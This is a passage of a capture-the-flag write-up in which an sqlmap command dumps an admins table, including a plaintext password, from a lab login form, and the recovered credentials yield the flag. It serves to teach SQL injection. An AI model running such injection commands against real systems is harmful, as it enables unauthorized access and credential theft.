
→ sqlmap -u http://35.227.24.107/91c682c984/login --data "username=&password=" -dump

The results were as follows:



```
Database: level2
Table: admins
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | hunter   | veronica |
+----+----------+----------+
```

By logging in with those credentials we can find the last flag:



```
^FLAG^cf939ef25ac251ca6a0c3c6ab6d740c14ce9
```

Conclusion:

In order to successfully complete this level you need to understand:

- SQL Injections
- Login bypass with SQLi